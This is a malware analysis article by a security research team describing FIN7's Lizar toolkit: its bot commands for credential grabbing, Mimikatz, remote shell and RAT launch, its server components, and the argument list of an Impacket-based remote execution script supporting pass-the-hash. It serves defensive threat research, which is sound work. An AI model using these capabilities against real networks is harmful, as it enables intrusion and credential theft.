From pentest to APT attack: cybercriminal group FIN7 disguises its malware as an ethical hacker's…

By BI.ZONE

Published: 2021-05-13 · Archived: 2026-04-05 17:31:57 UTC

The article was prepared by **BI.ZONE Cyber Threats Research Team**

This is not the first time we have come across a cybercriminal group that pretends to be a legitimate organisation and disguises its malware as a security analysis tool. These groups hire employees who are not even aware that they are working with real malware or that their employer is a real criminal group.

One such group is the infamous FIN7 known for its APT attacks on various organisations around the globe. Recently they developed Lizar (formerly known as Tirion), a toolkit for reconnaissance and getting a foothold inside infected systems. Disguised as a legitimate cybersecurity company, the group distributes Lizar as a pentesting tool for Windows networks. This caught our attention and we did some research, the results of which we will share in this article.

A few words about FIN7

The APT group FIN7 was presumably founded back in 2013, but we will focus on its activities starting from 2020: that's when cybercriminals focused on ransomware attacks.

FIN7 compiled a list of victims by filtering companies by revenue using the Zoominfo service. In 2020–2021, we saw attacks on an IT company headquartered in Germany, a key financial institution in Panama, a gambling establishment, several educational institutions and pharmaceuticalcompanies in the US.

For quite some time, FIN7 members have been using the Carbanak backdoor toolkit for reconnaissance purposes and to gain a foothold on infected systems, you can read about it in the series on FireEye's blog (posts: 1, 2, 3, 4). We repeatedly observed the attackers attempting to masquerade as Check Point Software Technology and Forcepoint.

An example of this can be seen in the interface of Carbanak backdoor version 3.7.4, referencing Check Point Software Technology (Fig. 1).

Press enter or click to view image in full size




Figure 1. Carbanak backdoor version 3.7.4 interface

A new malware package, Lizar, was recently released by the criminals.
A report on Lizar version 1.6.4 was previously published online, so we decided to investigate the functionality of the newer version, 2.0.4 (compile date and time: `Fri Jan 29 03:27:43 2021`), which we discovered in February 2021.

Lizar toolkit architecture

The Lizar toolkit is structurally similar to Carbanak. The components we found are listed in Table 1.

Lizar loader and Lizar plugins run on an infected system and can logically be combined into the Lizar bot component.

Figure 2 shows how Lizar's tools function and interact.

Press enter or click to view image in full size




Figure 2. Schematic of the Lizar toolkit operation

Lizar client

Lizar client consistes of the following components:

- `client.ini.xml` — XML configuration file;
- `client.exe` — client's main executable;
- `libwebp_x64.dll` — 64-bit version of `libwebp` library;
- `libwebp_x86.dll` — 32-bit version of `libwebp` library;
- `keys` — a directory with the keys for encrypting traffic between the client and the server;
- `plugins/extra` — plugin directory (in practice only some plugins are present in this directory, the rest are located on the server);
- `rat` — directory with the public key from Carbanak (this component has been added in the latest version of Lizar).

Below is the content and description of the configuration file (Table 2).

Table 3 shows the characteristics of the discovered `client.exe` file.

Figure 3 is a screenshot of the interface of the latest client version we discovered.

Press enter or click to view image in full size




Figure 3. Lizar client version 2.0.4 interface

The client supports several bot commands. The way they look in the GUI can be seen in Fig. 4.

Press enter or click to view image in full size




Figure 4. List of commands supported by the Lizar client

This is what each of the commands does:

- `Info` — retrieve information about the system. The plugin for this command is located on the server. When a result is received from the plugin, the information is logged in the `Info` column.
- `Kill` — stop plugin.
- `Period` — change response frequency (Fig. 5).

  Press enter or click to view image in full size




Figure 5. `Period` *command in the Lizar client GUI*

- `Screenshot` — take a screenshot (Fig. 6). The plugin for this command is located on the server. Once a screenshot is taken, it will be displayed in a separate window.

  Press enter or click to view image in full size




Figure 6. `Screenshot` *command in the Lizar client GUI*

- `List Processes` — get a list of processes (Fig. 7). The plugin for this command is located on the server. If the plugin is successful, the list of processes will appear in a separate window.

  Press enter or click to view image in full size




Figure 7. `List Processes` *command in the Lizar client GUI*

- `Command Line` — get CMD on the infected system. The plugin for this command is located on the server. If the plugin executes the command successfully, the result will appear in a separate window.
- `Executer` — launch an additional module (Fig. 8).

  Press enter or click to view image in full size




Figure 8. `Executer` *command in the Lizar client GUI*

- `Jump to` — migrate the loader to another process. The plugin for this command is located on the server. The command parameters are passed through the `client.ini.xml` file.
- `New session` — create another loader session (run a copy of the loader on the infected system).
- `Mimikatz` — run Mimikatz.
- `Grabber` — run one of the plugins that collect passwords in browsers and OS. The `Grabber` tab has two buttons: `Passwords + Screens` and `RDP` (Fig. 9). Activating either of them sends a command to start the corresponding plugin.

Press enter or click to view image in full size




Figure 9. `Grabber` *command in the Lizar client GUI*

- `Network analysis` — run one of the plugins to retrieve Active Directory and network information (Fig. 10).

Press enter or click to view image in full size




Figure 10. `Network analysis` *command in the Lizar client GUI*

- `Rat` — run Carbanak (`RAT`). The IP address and port of the server and admin panel are set via the `client.ini.xml` configuration file (Fig. 11).

  Press enter or click to view image in full size




Figure 11. `Rat` *command in the Lizar client GUI*

We skipped the `Company computers` command in the general list – it does not have a handler yet, so we cannot determine exactly what it does.

Lizar server

The Lizar server application, similar to the Lizar client, is written using the .NET Framework. However, unlike the client, the server runs on a remote Linux host.

Date and time of the last detected server version compilation: `Fri Feb 19 16:16:25 2021` .


The application is run using the Wine utility with the pre-installed Wine Mono (`wine-mono-5.0.0-x86.msi`).

The server application directory includes the following components:

- `client/keys` — directory with encryption keys for proper communication with the client;
- `loader/keys` — directory with encryption keys for proper communication with the loader;
- `logs` — directory with server logs (`client-traffic` , `error` , `info`);
- `plugins` — plugin directory;
- ThirdScripts — directory with the `ps2x.py` script and the `ps2p.py` helper module. The `ps2x.py` script is designed to execute files on the remote host and is implemented using the Impacket project. Command templates for this script are displayed in the client application when the appropriate option is selected.

Full list of arguments supported by the script.

Press enter or click to view image in full size



```
self.parser = argparse.ArgumentParser(description='ps2exec python module')
self.parser.add_argument('rhost', help='remote host and SMB-port like this: <host ip or name>[:port]')
self.parser.add_argument(
    'rfile', help='remote (payload) file specification like this: <share>[[:<path>]:<file>]')
self.parser.add_argument('lfile', help='local (payload) file specification')
self.parser.add_argument('-c', '--cmd',          help='command to execute on RHOST')
self.parser.add_argument('-o', '--output',       help='remote file to collect output', default='', nargs='?')
self.parser.add_argument('-u', '--user',         help='user name', default='')
self.parser.add_argument('-p', '--password',     help='user password', default='')
self.parser.add_argument('-d', '--domain',       help='user domain', default='')
self.parser.add_argument('-n', '--sockshost',    help='socks5 server name or ip', default='localhost')
self.parser.add_argument('-k', '--socksport',    help='socks5 server port number', type=int, default=8129)
self.parser.add_argument('-s', '--hash',
                         help='user password hash like this: <LM-Hash>:<NT-Hash>', default='')
self.parser.add_argument('-l', '--loglevel', type=int, default=3,
                         help='logging level from 0 to 5 (NONE, CRITICAL, ERROR, WARNING, INFO, DEBUG)')
```

- `x64` — directory containing the `SQLite.interop.dll` auxiliary library file (64-bit version).
- `x86` — directory containing the `SQLite.interop.dll` auxiliary library file (32-bit version).
- `AV.lst` — a CSV file containing the name of the process which is associated with the antivirus product, the name and description of the antivirus product.

Several lines from the `AV.lst` file:

- `data.db` — a database file containing information on all loaders (this information is loaded into the client application).
- `server.exe` — server application.
- `server.ini.xml` — server application configuration file.

Example contents of the configuration file:

Press enter or click to view image in full size

```
<?xml version="1.0" encoding="utf-8"?>
<Params xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <protocols>
    <PP>
      <protocol>TCP</protocol>
      <port>443</port>
    </PP>
  </protocols>
  <TrafficLog>0</TrafficLog>
</Params>
```

- `System.Data.SQLite.dll` — auxiliary library file.

Communication between client and server

Before being sent to the server, the data is encrypted on a session key with a length ranging from 5 to 15 bytes and then on the key specified in the configuration (31 bytes). The encryption function is shown below.

If the key specified in the configuration (31 bytes) does not match the key on the server, no data is sent from the server.

To verify the key on the side of the server, the client sends a checksum of the key, calculated according to the following algorithm:

Data received from the server is decrypted on a session key with a length ranging from 5 to 15 bytes, then on the same pair of session key and configuration key. Function for decryption:

The client and the server exchange data in binary format. The decrypted data is a list of bots (Fig. 12).

